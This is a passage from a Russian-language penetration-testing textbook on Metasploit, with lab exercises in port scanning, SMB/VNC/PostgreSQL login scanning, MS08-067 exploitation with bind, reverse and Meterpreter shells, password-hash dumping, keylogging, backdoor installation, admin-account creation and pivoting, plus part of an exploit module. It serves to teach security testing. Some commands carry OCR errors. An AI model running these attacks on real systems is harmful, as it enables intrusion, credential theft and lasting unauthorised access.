[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1027)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWS\system32>
```

Как вы можете видеть, после установки параметра `LHOST` для выбранной полезной нагрузки мы получили локальный доступ оболочки к нашей целевой машине.

## Ninja 101 drills

Из приведенных выше примеров мы видим, что можем использовать фреймворк различными способами. К сожалению, не получится показать каждый аспект работы фреймворка Metasploit. Но мы смогли подробно изучить наиболее важные функции входящих в него инструментов. Для более подробного изучения Metasploit мы настоятельно рекомендуем вам прочитать онлайн-учебник Metasploit Unleashed, расположенный по адресу <http://www.offensive-security.com/metasploit-unleashed/>. Этот учебник в числе прочего включает в себя информацию о разработке эксплойтов, исследованиях уязвимостей и методах оценки тестирования на возможное проникновение.

### Сценарий 1

В ходе этого упражнения мы продемонстрируем, как с помощью интегрированного в Metasploit средства Nmap выполнить сканирование портов, снять отпечатки пальцев и идентифицировать службы. Для этого выполните в MSFConsole следующие команды:

```
msf> load db_tracker
[*] Successfully loaded plugin: db_tracker
```



При возникновении ошибок подключения к базе данных используйте следующие две команды:

```
Systemclt start postgresql
Msfdb init
```

Трекер базы данных сохранит полученные данные и использует их при последующих сессиях. Чтобы запустить сканирование Nmap, введите следующее:

```
msf>db_nmap -T Aggressive -sV -n -O -v 192.168.0.7 Starting Nmap 5.00 (http://
nmap.org ) at 2010-11-11 22:34 UTC NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 22:34 Scanning 192.168.0.7 [1 port] Completed ARP
Ping Scan at 22:34, 0.00s elapsed (1 total hosts) Initiating SYN Stealth Scan
at 22:34 Scanning 192.168.0.7 [1000 ports] Discovered open port 445/tcp on
192.168.0.7 Discovered open port 135/tcp on 192.168.0.7 Discovered open port
25/tcp on 192.168.0.7 Discovered open port 139/tcp on 192.168.0.7 Discovered
open port 3389/tcp on 192.168.0.7 Discovered open port 80/tcp on 192.168.0.7
Discovered open port 443/tcp on 192.168.0.7 Discovered open port 21/tcp on
192.168.0.7 Discovered open port 1025/tcp on 192.168.0.7 Discovered open port
1433/tcp on 192.168.0.7 Completed SYN Stealth Scan at 22:34, 3.04s elapsed
(1000 total ports) Initiating Service scan at 22:34
Scanning 10 services on 192.168.0.7
Completed Service scan at 22:35, 15.15s elapsed (10 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.7
...
```

```

PORT      STATE SERVICE VERSION
21/tcpopen  ftp      Microsoft ftpd
25/tcpopen  smtp     Microsoft ESMTP 6.0.2600.2180
80/tcpopen  http    Microsoft IIS httpd 5.1
135/tcp   openmsrpc Microsoft Windows RPC
139/tcp   opennetbios-ssn
443/tcp   open https?
445/tcp   openmicrosoft-ds Microsoft Windows XP microsoft-ds
1025/tcpopen msrpc     Microsoft Windows RPC
1433/tcpopen ms-sql-s  Microsoft SQL Server 2005 9.00.1399; RTM
3389/tcpopen microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0B:6B:68:19:91 (WistronNeweb)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows
Server 2003 SP0 - SP2
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: custdesk; OS: Windows
...
Nmap done: 1 IP address (1 host up) scanned in 2 0.55 seconds
Raw packets sent: 1026 (45.856KB) | Rcvd: 1024 (42.688KB)

```

На данный момент мы успешно отсканировали нашу цель и сохранили результаты в текущем сеансе базы данных. Чтобы вывести список обнаруженных целей и служб, выполните последовательно друг за другом две команды `db_hosts` и `db_services`. Кроме того, если вы ранее с помощью программы Nmap сканировали цель и сохранили результат в формате XML, то, введя команду `db_import_nmap_xml`, можете импортировать эти результаты в Metasploit.

## Сценарий 2

В этом примере мы проиллюстрируем несколько вспомогательных элементов из структуры Metasploit. Главное — понять, насколько они важны в процессе анализа найденной уязвимости.

### Имя пользователя SMB

Этот модуль будет проверять целевые IP-адреса, пытаясь найти имена пользователей, связанные с блоком сообщений сервера (*Server Message Block, SMB*). Данная служба применяется приложениями для доступа к общим файловым ресурсам, принтерам или для связи между устройствами в сети. Используя один из вспомогательных сканеров Metasploit, мы можем определить возможные имена пользователей.

Во-первых, с помощью следующей команды найдите Metasploit для сканеров:

```
msf> search SMB
```

После выполнения команды мы увидим все доступные сканеры, предназначенные для сканирования открытых служб SMB (рис. 8.1).

<code>auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir</code>	normal	SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
<code>auxiliary/scanner/smb/pipe_auditor</code>	normal	SMB Session Pipe Auditor
<code>auxiliary/scanner/smb/pipe_dcercpc_auditor</code>	normal	SMB Session Pipe DCERPC Auditor
<code>auxiliary/scanner/smb/psexec_loggedin_users</code>	normal	Microsoft Windows Authenticated Logged In Users Enumeration
<code>auxiliary/scanner/smb/smb2</code>	normal	SMB 2.0 Protocol Detection
<code>auxiliary/scanner/smb/smb_enumshares</code>	normal	SMB Share Enumeration
<code>auxiliary/scanner/smb/smb_enumerusers</code>	normal	SMB User Enumeration (SAM EnumUsers)
<code>auxiliary/scanner/smb/smb_enumusers_domain</code>	normal	SMB Domain User Enumeration
<code>auxiliary/scanner/smb/smb_login</code>	normal	SMB Login Check Scanner
<code>auxiliary/scanner/smb/smb_lookupsid</code>	normal	SMB SID User Enumeration (LookupSid)

**Рис. 8.1.** Сканеры для просмотра открытых служб SMB

Чтобы запустить сканер, введите такую команду:

```
msf> use auxiliary/scanner/smb/smb_enumershares
```

С помощью параметра RHOSTS выберите диапазон сети. В нашем случае это будет 192.168.0.1/24. Для этого введите такую команду:

```
msf> set RHOSTS 192.168.0.1/24
```

Затем введите следующее:

```
msf> run
```

В результатах сканирования мы увидим, что существует служба SMB, работающая с пользователем METASPLOITABLE.

```
msf auxiliary(smb_enumershares) > run
[*] Scanned 26 of 256 hosts (18% complete)
[*] 192.168.0.38 METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distcc, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordsInFile=0 )
```

**Рис. 8.2.** Результат сканирования службы SMB

Такой результат указывает на существование общих открытых ресурсов или других сетевых служб, которые могут быть атакованы. Имя пользователя METASPLOIT также может послужить нам отправной точкой, когда мы начнем взламывать учетные данные и пароли пользователей.

## Сканеры проверки подлинности VNC

Этот модуль будет сканировать диапазон IP-адресов для серверов *виртуальных сетевых вычислений* (*Virtual Network Computing, VNC*), которые доступны без каких-либо данных аутентификации:

```
msf> use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
msf auxiliary(vnc_none_auth) > set RHOSTS 10.4.124.0/24
RHOSTS => 10.4.124.0/24 msf auxiliary(vnc_none_auth) > run
```

```
[*] 10.4.124.22:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.23:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.25:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] Scanned 026 of 256 hosts (010% complete)
[*] 10.4.124.26:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.27:5900, VNC server security types supported : None, free access!
[*] 10.4.124.28:5900, VNC server security types supported : None, free access!
[*] 10.4.124.29:5900, VNC server protocol version : "RFB 004.000", not supported!
...
[*] 10.4.124.224:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] 10.4.124.225:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] 10.4.124.227:5900, VNC server security types supported : None, free access!
[*] 10.4.124.228:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] 10.4.124.229:5900, VNC server protocol version : "RFB 004.000", not
supported!
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Обратите внимание, что мы нашли несколько серверов VNC, которые доступны без аутентификации. Эта уязвимость может стать серьезной угрозой для системных администраторов, и, если не включены элементы управления авторизацией, нежелательные посетители из Интернета без особых усилий получат доступ к вашему серверу VNC.

## PostgreSQL

В предыдущих главах, когда с помощью Nmap мы сканировали операционную систему Metasploitable, была определена служба базы данных PostgreSQL, работающая на порте 5432 (рис. 8.3).

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     Unknown security type (33554432)
```

**Рис. 8.3.** На порту 5432 определена служба базы данных PostgreSQL

Мы можем использовать вспомогательный сканер Metasploit для определения регистрационной информации о базе данных. Сначала нужно настроить Metasploit для работы сканера. Для этого введем следующую команду:

```
msf> use auxiliary/scanner/postgres/postgres_login
```


Затем мы можем воспользоваться двумя вариантами. В первом варианте мы настроим сканер так, чтобы он продолжал сканирование, даже если находит успешный вход в систему. Такая настройка позволяет сканировать несколько экземпляров баз данных, а также перечислять множество имен пользователей и паролей. Чтобы выполнить эту настройку, введите следующую команду:

```
msf> set STOP_ON_SUCCESS true
```

Далее нам нужно выбрать целевые машины, которые требуется просканировать. Сканер примет диапазон CIDR или один IP-адрес. Поскольку ранее мы с помощью Nmap определили, что в нашей экспериментальной ОС Metasploitable есть активный экземпляр, в примере мы укажем сканеру IP-адрес 192.168.0.30 этой операционной системы. Для этого нам потребуется ввести следующую команду:

```
msf> set RHOSTS 192.168.0.30
```

Затем мы запускаем экспloit. При изучении выходных данных мы увидим имя пользователя и пароль для этой базы данных (рис. 8.4).



```
msf auxiliary(postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.30:5432 POSTGRES - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.30:5432 POSTGRES - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[*] 192.168.0.30:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**Рис. 8.4.** Пароль и имя пользователя в полученных данных

Поскольку базы данных часто содержат конфиденциальную информацию, их безопасность должна стать приоритетной задачей для организаций-владельцев. Такие сканеры, как PostgreSQL, позволяют эффективно тестировать безопасность программного обеспечения и самих баз данных.

## Сценарий 3

Теперь мы рассмотрим примеры некоторых общих полезных нагрузок (Bind, Reverse и Meterpreter) и обсудим, какие возможности они нам могут предоставить при эксплуатации. Этот пример даст вам представление, как и когда вы можете использовать конкретную полезную нагрузку.

### Оболочка Bind

Оболочка Bind — это удаленное соединение, которое, если настроить прослушивание нужных портов, при успешной эксплуатации обеспечивает доступ к целевой системе. Оболочка открывает шлюз для злоумышленника, желающего подключиться

к скомпрометированной машине. Доступ через порт привязки обеспечивается с помощью инструмента Netcat, который через TCP-соединение может туннелировать стандартный ввод (stdin) и вывод (stdout).

Работа этого сценария похожа на работу клиента Telnet, устанавливающего соединение с сервером Telnet. Такой сценарий применяется, когда злоумышленник прикрывается *трансляцией сетевых адресов* (*Network Address Translation, NAT*) или брандмауэром и прямой контакт от скомпрометированного хоста к IP-адресу злоумышленника невозможен.

Ниже приведены команды для начала эксплуатации и настройки оболочки bind:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD      windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:41289 -> 192.168.0.7:4444) at
Sat Nov 13 19:01:23 +0000 2010
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWSSystem32>
```

Таким образом, мы проанализировали, что Metasploit с помощью интегрированного многопоточного обработчика нагрузки также автоматизирует процесс подключения. Инструменты наподобие Netcat могут пригодиться в ситуациях, когда вы с помощью кода оболочки привязки пишете свой собственный эксплойт, которому для установления соединения со скомпрометированным хостом требуется сторонний обработчик.

Некоторые практические примеры использования Netcat для различных операций сетевой безопасности вы можете найти по адресу <http://en.wikipedia.org/wiki/Netcat>.

## Обратные оболочки

Обратная оболочка является полной противоположностью оболочки bind. Вместо привязки порта к целевой системе и ожидания соединения с машиной злоумышленника происходит подключение к IP-адресу и порту компьютера злоумышленника, после чего создается оболочка. Главная задача обратной оболочки — рассмотреть цель за NAT или брандмауэром. NAT или брандмауэр предотвращают открытый доступ к находящимся за ними системным ресурсам.

Ниже приведены команды для настройки и начала эксплуатации обратной оболочки:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set
PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1027) at
Sat Nov 13 22:59:02 +0000 2010
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWS\system32>
```

Используя IP-адрес атакующей машины, мы можем четко отличить обратную оболочку от оболочки привязки. Если в оболочке привязки не требуется указывать IP-адрес атакующей машины, в конфигурации обратной оболочки нужен IP-адрес машины злоумышленника (например, **LHOST 192.168.0.3**).

В чем разница между встроенной и поэтапной (ступенчатой) полезной нагрузкой? Встроенная полезная нагрузка — это автономный код оболочки, который должен выполняться с одним экземпляром эксплойта. Ступенчатая или поэтапная полезная нагрузка при выполнении конкретной задачи для считывания осталльной части промежуточного кода оболочки создает обратный канал связи между машиной злоумышленника и машиной жертвы. Обычно выбирают ступенчатую полезную нагрузку.

## Meterpreter

*Meterpreter* — это новейшая скрытая многогранная и динамически расширяемая полезная нагрузка, которая работает, вводя отраженный DLL в целевую память. Для расширения деятельности после эксплуатации сценарии и плагины могут динамически загружаться во время выполнения. В этом случае мы сможем настраивать привилегии, сбрасывать системные учетные записи, использовать постоянную службу черного хода (backdoor) и включение удаленного Рабочего стола. Кроме того, вся связь оболочки Meterpreter шифруется по умолчанию.

Ниже приведены команды для настройки и начала эксплуатации полезной нагрузки Meterpreter:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > show payloads
...
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
...
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1029)
at Sun Nov 14 02:44:26 +0000 2010
meterpreter> help
...
```

Как вы можете видеть, оболочка Meterpreter была успешно получена. Введя команду `help`, мы сможем увидеть доступные нам различные типы команд. С помощью сценария Meterpreter под названием `getsystem` проверим наши текущие привилегии и повысим их до системного уровня:

```
meterpreter>getuid
Server username: CUSTDESKsalesdept
meterpreter> use priv
meterpreter>getsystem -h
...
```

После ввода команды `meterpreter>getsystem -h` вы увидите несколько методов, с помощью которых можно повысить свои привилегии. Если вы введете предлагаемую по умолчанию команду `getsystem` без каких-либо параметров, Meterpreter в атаке против целевой машины будет поочередно использовать каждый метод. Когда очередная атака завершится успехом, работа Meterpreter будет остановлена:

```
meterpreter>getsystem
...got system (via technique 1).
meterpreter>getuid
Server username: NT AUTHORITYSYSTEM
meterpreter>sysinfo
Computer: CUSTDESK
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
```

Если вы решите ввести команду `-j -z`, эксплойт будет выполняться в фоновом режиме. В этом случае интерактивная оболочка Meterpreter не будет отображаться на экране. Однако, если сессия была успешно установлена, вы можете взаимодействовать с ней, используя идентификатор `-i`. Чтобы узнать точное значение ID, получите список активных сессий, введя `-l`.

Проверим силу оболочки Meterpreter ибросим текущие системные учетные записи и пароли, сохраненные на целевой машине. Системные записи и пароли будут отображаться в хеш-формате NTLM, и с помощью нескольких инструментов и методов их можно взломать и сбросить. Для этого используйте следующие команды:

```
meterpreter> run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 71e52ce6b86e5da0c213566a1236f892...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
h
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d2cd5d550e14593b12787245127c866d:d3e35f657c924d0b31eb811d2d9
86df9:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8edf0d0db48cbf7b2835ec01
3cf9c5:::
Momin
Desktop:1003:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204b
eb12283678:::
IUSR_MOMINDESK:1004:a751dc6ea9323026eb8f7854da74a24:b0196523134dd9a21bf6b8
0e02744513:::
ASPNET:1005:ad785822109dd077027175f3382059fd:21ff86d627bcf380a5b1b6abe5d8e1dd:::
IWAM_MOMINDESK:1009:12a75a1d0cf47cd0c8e2f82a92190b42:c74966d83d519ba41e5196e00f
94e113:::
h4x:1010:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
salesdept:1011:8f51551614ded19365b226f9bfc33fab:7ad83174aadb77faac126fdd37
7b1693:::
```

Теперь рассмотрим эту деятельность с помощью функции, которая будет записывать нажатия клавиш оболочки Meterpreter. Для выявления некоторых полезных данных с целевого компьютера используем следующие команды:

```
meterpreter>getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter>ps
Process list
=====
PID  Name          Arch Session User          Path
---  ---          ---  ---  ---
0    [System Process]
4    System        x86   0      NT AUTHORITY\SYSTEM
```

```

384 smss.exe      x86  0      NT AUTHORITYSYSTEM
SystemRootSystem32smss.exe
488 csrss.exe     x86  0      NT AUTHORITYSYSTEM
??C:WINDOWSsystem32csrss.exe
648 winlogon.exe   x86  0      NT AUTHORITYSYSTEM
??C:WINDOWSsystem32winlogon.exe
692 services.exe   x86  0      NT AUTHORITYSYSTEM
C:WINDOWSsystem32services.exe
704 lsass.exe      x86  0      NT AUTHORITYSYSTEM
C:WINDOWSsystem32lsass.exe
...
148 alg.exe        x86  0      NT AUTHORITYLOCAL SERVICE
C:WINDOWSSystem32alg.exe
3172 explorer.exe   x86  0      CUSTDESKsalesdept
C:WINDOWSExplorer.EXE
3236 reader_s1.exe  x86  0      CUSTDESKsalesdept
C:Program FilesAdobeReader 9.0ReaderReader_s1.exe

```

На данном этапе мы для начала регистрации текущей активности пользователя в системе перенесем оболочку Meterpreter в процесс `explorer.exe` (3172). Для этого выполним следующие команды:

```

meterpreter> migrate 3172
[*] Migrating to 3172...
[*] Migration completed successfully.
meterpreter>getuid
Server username: CUSTDESKsalesdept
meterpreter>keyscan_start
Starting the keystroke sniffer...

```

Итак, кейлоггер запущен (кейлоггер — программное обеспечение, регистрирующее различные действия пользователя: нажатия клавиш, движения мышью и щелчки ее кнопками и т. д.). Нам потребуется подождать некоторое время, пока мы начнем получать фрагменты записанных данных:

```

meterpreter>keyscan_dump
Dumping captured keystrokes...
<Return> www.yahoo.com <Return><Back> www.bbc.co.uk <Return>
meterpreter>keyscan_stop
Stopping the keystroke sniffer...

```

Как вы можете видеть, мы сбросили активность веб-серфинга целевой машины. Таким же способом с помощью миграции процесса `winlogon.exe` (648) мы можем захватить учетные данные всех пользователей, входящих в систему.

Допустим, вы получили доступ к целевой системе и воспользовались им, но теперь хотите сделать так, чтобы он был постоянным, даже если эксплуатируемая служба или приложение позже будут изменены. За это отвечает бэкдор-сервис. Обратите внимание, что бэкдор-сервис, предоставляемый оболочкой Meterpreter, перед доступом к определенному сетевому порту целевой системы не требует

проверки подлинности. Это рискованная операция, так как получить доступ к цели машине могут и незваные гости. В рамках соблюдения правил проведения испытаний на проникновение такая деятельность, как правило, не допускается. Поэтому мы настоятельно рекомендуем вам держать бэкдор-сервис подальше от официальной среды испытаний на проникновение. Вы также должны убедиться, что такая операция была явно разрешена (в письменной форме) на этапах определения области действия и правил взаимодействия:

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 -> 192.168.0.7:1032)
at Tue Nov 16 19:21:39 +0000 2010
meterpreter>ps
...
292 alg.exe      x86    0      NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\system32\alg.exe
1840 csrss.exe   x86    2      NT AUTHORITY\SYSTEM
??C:\WINDOWS\system32\csrss.exe
528 winlogon.exe x86    2      NT AUTHORITY\SYSTEM
??C:\WINDOWS\system32\winlogon.exe
240 rdpclip.exe  x86    0      CUSTDESKMomin Desktop
C:\WINDOWS\system32\rdpclip.exe
1060 userinit.exe x86    0      CUSTDESKMomin Desktop
C:\WINDOWS\system32\userinit.exe
1544 explorer.exe x86    0      CUSTDESKMomin Desktop
C:\WINDOWS\explorer.EXE
...
meterpreter> migrate 1544
[*] Migrating to 1544...
[*] Migration completed successfully.
meterpreter> run metsvc -h
...
meterpreter> run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\MOMIND~1\LOCALS~1\TempoNyLOPeS...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
* Installing service metsvc
* Starting service
Service metsvc successfully installed.
```

Итак, для целевой машины был запущен бэкдор. Для взаимодействия с нашим бэкдор-сервисом закроем текущий сеанс Meterpreter и, когда нам потребуется, используем `multi/handler` с полезной нагрузкой `windows/netsvc_bind_tcp`:

```
meterpreter> exit
```

```
[*] Meterpreter session 1 closed. Reason: User exit msf
exploit(ms08_067_netapi) > back msf> use exploit/multi/handler msf
exploit(handler) > set PAYLOAD windows/netsvc_bind_tcp PAYLOAD => windows/
netsvc_bind_tcp msf exploit(handler) > set LPORT 31337 LPORT => 31337
msf exploit(handler) > set RHOST 192.168.0.7 RHOST => 192.168.0.7 msf
exploit(handler) > exploit [*] Starting the payload handler... [*] Started
bind handler [*] Meterpreter session 2 opened (192.168.0.3:37251->
192.168.0.7:31337) at Tue Nov 16 20:02:05 +0000 2010 meterpreter>getuid Server
username: NT AUTHORITY\SYSTEM
```

Чтобы на целевом компьютере включить удаленный доступ к Рабочему столу, попробуем использовать другой полезный сценарий Meterpreter: `getgui`. В следующем упражнении будет создана новая учетная запись пользователя, и, если служба удаленного Рабочего стола была отключена, включим ее:

```
meterpreter> run getgui -u btuser -p btpass
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language set by user to: 'en_EN'
[*] Setting user account for logon
[*] Adding User: btuser with Password: btpass
[*] Adding User: btuser to local group 'Remote Desktop Users'
[*] Adding User: btuser to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command
-rc/root/.msf3/logs/scripts/getgui/clean_up_20101116.3447.rc
```

Теперь с помощью команды `rdesktop` мы можем войти в нашу целевую систему. Для этого запустим еще один терминал и введем следующую команду:

```
# rdesktop 192.168.0.7:3389
```

Обратите внимание: если у вас на целевом компьютере для любого существующего пользователя уже есть взломанный пароль, то для включения службы удаленного Рабочего стола можно просто выполнить команду `run getgui -e`. В этом случае нового пользователя добавлять не потребуется. Кроме того, не забудьте очистить свои треки в системе, выполнив сценарий `getgui/clean_up`, указанный в конце предыдущего вывода.

Как расширить область атаки, получив более глубокий доступ к целевой сети, недоступной извне? Metasploit с помощью команды `route add targetSubnet targetSubnetMask sessionId` (например, `route add 10.2.4.0 255.255.255.0 1`) предоставляет возможность просмотра и добавления в целевую сеть новых маршрутов. Здесь параметр `SessionId` указывает на существующий сеанс Meterpreter (шлюз), а параметр целевой подсети является другим сетевым адресом (или двойным сетевым адресом Ethernet), который находится за пределами нашей скомпрометированной цели. Как только мы установим Metasploit для маршрутизации всего трафика через

скомпрометированный сеанс хоста, мы будем готовы проникнуть дальше в сеть, которая обычно с нашей стороны не маршрутизируется. Это и есть обратная связь.

## Написание модулей эксплойта

Разработка эксплойта — одна из самых интересных функций фреймворка Metasploit. В этом разделе мы кратко обсудим основные проблемы, связанные с развитием атаки, и на примере существующей базы данных разберем наиболее важные моменты. Тем не менее, прежде чем написать свой собственный модуль эксплойта, изучите язык программирования Ruby. С другой стороны, промежуточные навыки обратной инженерии и практическое понимание инструментов обнаружения уязвимостей (например, затуманиватели и отладчики) облегчают создание эксплойта. Обратите внимание, что этот раздел представляет собой только введение в тему, а не полное руководство.

Для примера мы выбрали эксплойт EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow. На его основе мы рассмотрим использование уязвимости переполнения буфера в приложении Easy FTP Server. Вы можете портировать этот модуль для подобной уязвимости, обнаруженной в других приложениях FTP-сервера, и в нужное время эффективно его использовать. Код эксплойта находится по адресу `/usr/share/metasploitframework/modules/exploits/windows/ftp/easyftp_mkd_fixret.rb`.

```
##  
# $Id: easyftp_mkd_fixret.rb 9935 2010-07-27 02:25:15Z jduck $  
##
```

Предыдущий код — базовый заголовок, представляющий имя файла, номер редакции и значения даты и времени эксплойта:

```
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
require 'msf/core'
```

Библиотека MSF core в начале эксплойта требует инициализации:

```
class Metasploit3 <Msf::Exploit::Remote
```

В предыдущем коде класс `ExploitMixin` предоставляет различные параметры и методы для удаленных TCP-соединений, например `RHOST`, `RPORT`, `Connect()`, `Disconnect()` и `SSL()`. Следующий код показывает уровень ранга, присвоенный эксплойту на основе его частого спроса и использования:

```
Rank = GreatRanking
```

В следующем коде класс `Ftp mixin` устанавливает соединение с FTP-сервером:

```
includeMsf::Exploit::Remote::Ftp
```

Следующий код предоставляет общие сведения об эксплойте и указывает на известные ссылки:

```
def initialize(info = {})
super(update_info,
  'Name' => 'EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow',
  'Description' => %q{
    This module exploits a stack-based buffer overflow in EasyFTP Server
    1.7.0.11 and earlier. EasyFTP fails to check input size when parsing
    'MKD' commands, which leads to a stack based buffer overflow.

    NOTE: EasyFTP allows anonymous access by default. However, in order
    to access the 'MKD' command, you must have access to an account that
    cancreate directories.

    After version 1.7.0.12, this package was renamed "UplusFtp".

    This exploit utilizes a small piece of code that I've referred to as
    'fixRet'.
    This code allows us to inject of payload of ~500 bytes into a 264byte
    buffer by 'fixing' the return address post-exploitation. See
    references for more information.
  },
  'Author' =>
  [
    'x90c', # original version
    'jduck' # port to metasploit / modified to use fix-up stub
    (works with bigger payloads)
  ],
  'License' => MSF_LICENSE,
  'Version' => '$Revision: 9935 $',
  'References' =>
  [
    [ 'OSVDB', '62134' ],
    [ 'URL', 'http://www.exploit-db.com/exploits/12044/' ],
    [ 'URL', 'http://www.exploit-db.com/exploits/14399/' ]
  ],
]
```

Следующий код указывает полезной нагрузке очистить себя после завершения процесса выполнения:

```
'DefaultOptions' =>
{
  'EXITFUNC' => 'thread'

  },
  'Privileged' => false,
  'Payload' =>
```

Следующий фрагмент кода определяет 512 байт пространства, доступного для кода оболочки, перечисляет плохие символы, из-за которых может возникнуть ошибка и прекратится доставка полезных данных, и отключает заполнение NOP:

```
{
  'Space' => 512,
  'BadChars' => "x00x0ax0dx2fx5c",
  'DisableNops' => true
},
```

